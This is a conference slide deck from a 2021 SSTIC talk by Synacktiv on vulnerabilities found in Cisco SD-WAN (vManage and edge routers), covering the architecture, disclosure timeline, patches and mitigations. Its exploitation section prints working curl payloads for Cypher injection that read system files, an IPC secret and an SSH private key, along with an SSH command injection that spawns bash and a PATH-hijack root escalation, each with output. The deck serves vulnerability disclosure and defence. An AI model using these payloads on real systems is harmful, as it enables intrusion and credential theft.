SYNACKTIV

The security of SD-WAN: the Cisco case

SSTIC 2021

Julien Legras

whoami

- Julien Legras
- 7+ years at Synacktiv
- Pentest team deputy leader
- Always interested by new things to break^Wstudy

Agenda

- Introduction
- Cisco SD-WAN overview
- Security review of Cisco SD-WAN
- Patches analysis and mitigations
- Conclusion
- Pointers for further research

Agenda

- **Introduction**
  - Context
  - Definitions
  - SD-WAN solutions and previous work

SYNACKTIV

Context

- **Customers asked Synacktiv to study SD-WAN solutions and I studied the Cisco solution twice**
  - 1 week during September 2019
  - 1 week during December 2020
- **Complex product not easy to assess in a short time**

Definitions

- **SDN**
  - Stands for Software-Defined Network.
  - Aims to automate network configuration and monitoring through programs.
- **WAN**
  - Stands for Wide Area Network.
  - Connects remote networks across different geographic locations.

Definitions

- **Software-Defined Wide Area Network = SDN applied to WAN**
  - Easily interconnect networks
  - Automate the routing and configuration synchronization
  - Increase performance and availability
  - Centralize policies

SD-WAN solutions and previous studies

- **Silver Peak SD-WAN**
  - Ariel Tempelhof of Realmode Labs: authentication bypass, file delete path traversal, arbitrary SQL execution → unauthenticated remote code execution
- **Citrix SD-WAN**
  - Ariel Tempelhof of Realmode Labs: unauthenticated path traversal, shell command injection → unauthenticated remote code execution
- **Cisco SD-WAN (formerly known as Viptela)**
  - Ariel Tempelhof of Realmode Labs: multiple issues leading to remote code execution
  - Johnny Yu of Walmart Global Tech: Java deserialization in SAML login servlet
- **VMware SD-WAN**
  - Ariel Tempelhof of Realmode Labs: SQL injection, directory traversal and file inclusion → remote code execution

Agenda

- **Cisco SD-WAN presentation**
  - History
  - Architecture


Cisco SD-WAN

- **Cisco bought the Viptela solution in 2017**
  - Viptela offered a simple way to deploy its SD-WAN through AWS
  - Cisco implemented SD-WAN support for various Cisco routers → managed routers cannot be manually edited without removing them from the whole SD-WAN infrastructure

Architecture of Cisco SD-WAN


- **Cisco SD-WAN solution is split in various control planes and associated components**
  - vManage (management plane): user interface where administrators and operators perform various tasks:
    - Provisioning
    - Troubleshooting
    - Monitoring
  - vBond (orchestration plane): equipment enrollment
  - vSmart (control plane): synchronization of configurations
  - vEdge / cEdge (data plane): physical and virtual routers

Architecture of Cisco SD-WAN



SYNACKTIV

Physical distribution of components



SYNACKTIV

Agenda

- **Security review of Cisco SD-WAN**
  - Risk scenarios
  - Focus on vManage and vEdge/cEdge
  - Main issues identified
  - Sensitive assets
  - Exploitation of vulnerabilities
  - Impact analysis

Risk scenarios

- **vManage**
  - Can a non-admin user read/edit the configuration?
- **vEdge/cEdge**
  - Can a managed router be altered silently?

SYNACKTIV

Focus on vManage

- **Web interface listening on port 8443 for administration**
  - Java web application
  - Event-driven through Kafka
  - Neo4j database
- **SSH on port 22 for restricted shell (and bash shell ¯_(ツ)_/¯)**
- **ConfD**
  - Management agent software framework for network elements developed by Tail-f Systems (Cisco company)
  - Directly communicates with other components through NETCONF
- **And much more...**

Focus on vEdge / cEdge

- **SSH on port 22 for restricted shell**
  - Manual configuration of the device
- **SSH on port 830 for NETCONF**
  - Automated configuration of the device

Main issues

- **Poor user-input sanitation**
  - Cypher query injections
  - Cross Site Scripting in logs
  - Command injections
- **Insufficient access control**
  - Reader roles can actually perform actions
  - Basic usergroup appears read-only but can actually edit the configuration

Sensitive assets on vManage

- **ConfD is the main target to elevate privileges**
  - Runs as root
  - IPC secret is required (/etc/confd/confd_ipc_secret)
  - This secret is readable by other components such as the web application on vManage
- **SSH private key**
  - Located in /etc/viptela/.ssh/id_dsa
  - Used for NETCONF connections on other components
  - Also readable by the web application
- **Risks**
  - Compromise the integrity of vManage, source of truth
  - Push configurations to devices without going through the vManage component
  - Exploit vulnerabilities in the NETCONF service of the devices

Cypher query injections

How not to prevent injections

```
public JsonArray listDevicesForAGroup(String groupId,
Collection<DeviceType> allowedPersonality) {
  groupId = groupId.replace("'", "\\'");
...
```

Triggering the injection

```
$ curl https://vmanage-xxxxx.viptela.net/dataservice/group/devices?
groupId=test\'

Invalid input ''': expected whitespace, '.', node labels, '[', "=~",
IN, STARTS, ENDS, CONTAINS, IS, '^', '*', '/', '%', '+', '-', '=',
"<>", "!=", '<', '>', "<=", ">=", AND, XOR, OR or ')' (line 1, column
120 (offset: 119))

"MATCH (n:vmanagedbDEVICENODE)
```

Cypher query injections

- **Collecting data**
  - The node *vmanagedbSYSTEMDEVICESNODE* contains some configuration data about vManage

```
$ curl -kis https://vmanage-
xxxxx.viptela.net/dataservice/group/devices?groupId=/dataservice/group/devices?
groupId=test\\\'<>\"test\\\\\")%20RETURN%20n%20UNION%20MATCH%20(n)%20WHERE%20labels(n)
[0]%20%3D%20\"vmanagedbSYSTEMDEVICESNODE\"%20RETURN%20n//%20'
HTTP/1.1 200 OK
[...]
"globalState": "normal",
"deviceConfigurationRfs": "no config \nconfig\n viptela-system:system\n
personality
vmanage
...
user admin\n
password $6$v3xA1mMIxxxxxxxxxxJQJxpEfU5oxXH1\n
```

Cypher query injections

- **From injection to SSRF**
  - Cypher query language allows to load CSV files
  - Restricted to a specific local directory by default… but disabled on Cisco vManage ¯_(ツ)_/¯

```
$ curl https://vmanage-xxxxx.viptela.net/dataservice/group/devices?
groupId=test\\\'<>\"test\\\\\")
+RETURN+n+UNION+LOAD+CSV+FROM+\"file:///etc/passwd\"+AS+n+RETURN+n+//
+'

root:x:0:0:root:/home/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
[...]
```

Cypher query injections

Collecting ConfD IPC secret and NETCONF SSH key

```
$ curl https://vmanage-xxxxx.viptela.net/dataservice/group/devices?
groupId=test\\\'<>\"test\\\\\")
+RETURN+n+UNION+LOAD+CSV+FROM+\"file:///etc/confd/
confd_ipc_secret\"+AS+n+RETURN+n+//+'

[...]
"data":[{"n":["3708798204-3215954596-439621029-1529380576"]}]}

$ curl 'https://vmanage-xxxxx.viptela.net/dataservice/group/devices?
groupId=test\\\'<>\"test\\\\\")
+RETURN+n+UNION+LOAD+CSV+FROM+\"file:///etc/viptela/.ssh/
id_dsa\"+AS+n+RETURN+n+//+' | jq -r '.data[] | (.n| join(","))'

-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEAl8J/BnsBG2C26kULRI2XhbMhO51JzpdNOXSPoGHpPwu1Lp2r
...
```

Using the ConfD IPC secret

- **Requires an SSH access (OR tools write permissions)**
  - Various ConfD clients exist on vManage such as *confd_cli_user* or *ncs_cli*
  - They retrieve the secret location from the environment variable *CONFD_IPC_ACCESS_FILE*
  - *confd_cli_user* is not executable with regular users, a copy used to work (but running *gdb confd_cli* bypasses the execution restriction)

```
vManage:~$ echo -n "3708798204-3215954596-439621029-1529380576" > /tmp/ipc_secret
vManage:~$ export CONFD_IPC_ACCESS_FILE=/tmp/ipc_secret
vManage:~$ /tmp/confd_cli_user -U 0 -G 0
Welcome to Viptela CLI
admin connected from 127.0.0.1 using console on vManage
vManage# vshell
vManage:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Using the SSH private key

- **Normally used by controllers on routers' NETCONF SSH**
  - NETCONF allows reading and modifying the device configuration

```
$ ssh -p830 -i id_dsa vmanage-admin@router1
<?xml version="1.0" encoding="UTF-8"?>
<hello xmlns="urn:ietf:params:xml:ns:netconf:base:1.0">
<capabilities>
<capability>urn:ietf:params:netconf:base:1.0</capability>
<capability>urn:ietf:params:netconf:base:1.1</capability>
<capability>urn:ietf:params:netconf:capability:candidate:1.0</capability>
<capability>urn:ietf:params:netconf:capability:confirmed-commit:1.0</capability>
<capability>urn:ietf:params:netconf:capability:confirmed-commit:1.1</capability>
...
```

NETCONF SSH configuration

- **The NETCONF SSH service sets a *ForceCommand* option, executing */bin/mcp_pkg_wrap***

```
bash-4.2$ cat /bin/mcp_pkg_wrap
#! /bin/bash
...
source /common
source ${SW_ROOT}/boot/rmonbifo/env_var.sh
source /usr/binos/conf/package_boot_info.sh
# Allow scp
if [[ $SSH_ORIGINAL_COMMAND == scp* && $2 = *"netconf-subsys.sh" ]]; then
     eval ${SSH_ORIGINAL_COMMAND}
     exit
fi
[...]
```

NETCONF SSH command injection

- **The script will call *eval* on user-controlled command IF it starts with *scp***

```
$ ssh -p 830 admin@router1 "scp 2> /dev/null|| /bin/bash -i"
admin@router1's password:
bash: no job control in this shell
bash-4.2$ id
uid=85(binos) gid=85(bprocs) groups=85(bprocs),4(tty)
```

Linux privilege escalation 101

- **Routers' filesystem contains a few SUID binaries**

```
bash-4.2$ find / -xdev -perm -4000 2>/dev/null
/tmp/etc/bexecute
/tmp/sw/mount/isr4300-mono-ucmk9.16.10.2.SPA.pkg/usr/binos/bin/bexecute
/tmp/sw/mount/isr4300-mono-ucmk9.16.10.2.SPA.pkg/usr/sbin/viptela_cli
```

- **The program *bexecute* accepts a script path as positional argument, validates the script path against an allowlist and executes it**
  - */usr/binos/conf/install_show.sh* can be used to read files as root

```
function display_file_contents () {
    cat $filename
}
```

Linux privilege escalation 101

- **The *cat* program is not called with the full path**
  - Create a malicious *cat* executable

```
bash-4.2$ echo -e '#!/bin/bash\n/bin/bash -i 1>&2' > /tmp/mypath/cat
bash-4.2$ chmod +x /tmp/mypath/cat
```

  - Edit the *PATH* variable and execute *bexecute*

```
bash-4.2$ export PATH=/tmp/mypath/:$PATH
bash-4.2$ /tmp/etc/bexecute -c "/usr/binos/conf/install_show.sh --command
display_file_contents --filename nope"
bash: no job control in this shell

bash-4.2# id
uid=0(root) gid=0(root) groups=0(root)
```

Impact analysis

- **The compromise of these components breaks the whole SD-WAN logic where all the configuration is managed from one single source of truth**
  - Rooting vManage → allows to extract and modify all configurations
  - Rooting routers → allows external attackers to access the private network by adding local firewall and routing rules

Agenda

- **Patches analysis and mitigations**
  - Patches
  - Post-compromise actions
  - Timeline
  - Mitigations

Patches

- **vManage Cypher query injection: new class *APIValidationFilter* to prevent various kinds of injections**
  - BUT exceptions were added for a list of URIs → new Cypher query injections (CVE-2021-1481)
  - Attempt to prevent exploitation by looking for strings “load csv”, “vmanagedb”, etc. → can be bypassed by adding whitespaces
- **Command injection in NETCONF SSH:**
  - Connections restricted from controllers (vManage/vSmart)
  - Filter characters to detect injections

Post-compromise actions

- **ConfD IPC secret**
  - No official way to change it
  - BUT if the file is removed from the filesystem, a new secret is generated after reboot → requires to exploit vulnerabilities to be able to remove the file…
- **SSH private key**
  - Regenerated at each reboot → the new private key is transmitted to all the devices

Timeline

- **vManage issues**
  - 23/09/2019: Vulnerabilities details sent to psirt@cisco.com
  - 25/09/2019: Reply from Cisco
  - 30/09/2019: Agreed on 90 days before disclosure
  - 22/10/2019: Cisco asked to delay the disclosure to mid or late January 2020
  - 09/01/2020: Cisco asked for additional 90 days delay
  - 10/01/2020: Agreed for additional 60 days delay
  - 18/03/2020: Security advisories (CSCvr42496 & CSCvs09263) and SD-WAN Software version 19.2.2 released

Timeline

- **IOS XE SD-WAN issues**
  - 23/09/2019: Vulnerabilities details sent to psirt@cisco.com
  - 25/09/2019: Reply from Cisco
  - 30/09/2019: Agreed on 90 days before disclosure
  - 22/10/2019: Cisco asked to delay the disclosure to mid or late January 2020
  - 09/01/2020: Cisco asked for additional 90 days delay
  - 10/01/2020: Agreed for additional 60 days delay
  - 18/03/2020: Cisco postponed the fix release to April
  - 29/04/2020: Security advisory CSCvs75505 and Cisco IOS XE SD-WAN Software version 17.2.1r released

Mitigations

- **Restrict access to the management services only from an specific VLAN where only administrators can connect**
- **Restrict access to the NETCONF SSH service only to the management VPN (vSmart/vManage)**

Conclusion

- Although the SD-WAN solution appears as next-gen, it is affected by basic vulnerabilities
- Because the Cisco solution centralizes the configurations in one place, breaking in the vManage/vSmart impacts the whole network
- There is still work to do!

Pointers for further research

- **The ZTP (Zero Touch Provisioning)**
  - Device authentication against the vManage and vBond
  - Adding a rogue router
- **The OMP protocol (Overlay Management Protocol)**
  - Device authentication against the vSmart
  - Service vdaemon written in C listens for DTLS connections
  - VPN key sharing between edges
- **ConfD analysis**
  - Written in Erlang → only BEAM assembly available

SYNACKTIV

Thank you for your attention!

https://www.linkedin.com/company/synacktiv
https://twitter.com/synacktiv
Our publications: https://synacktiv.com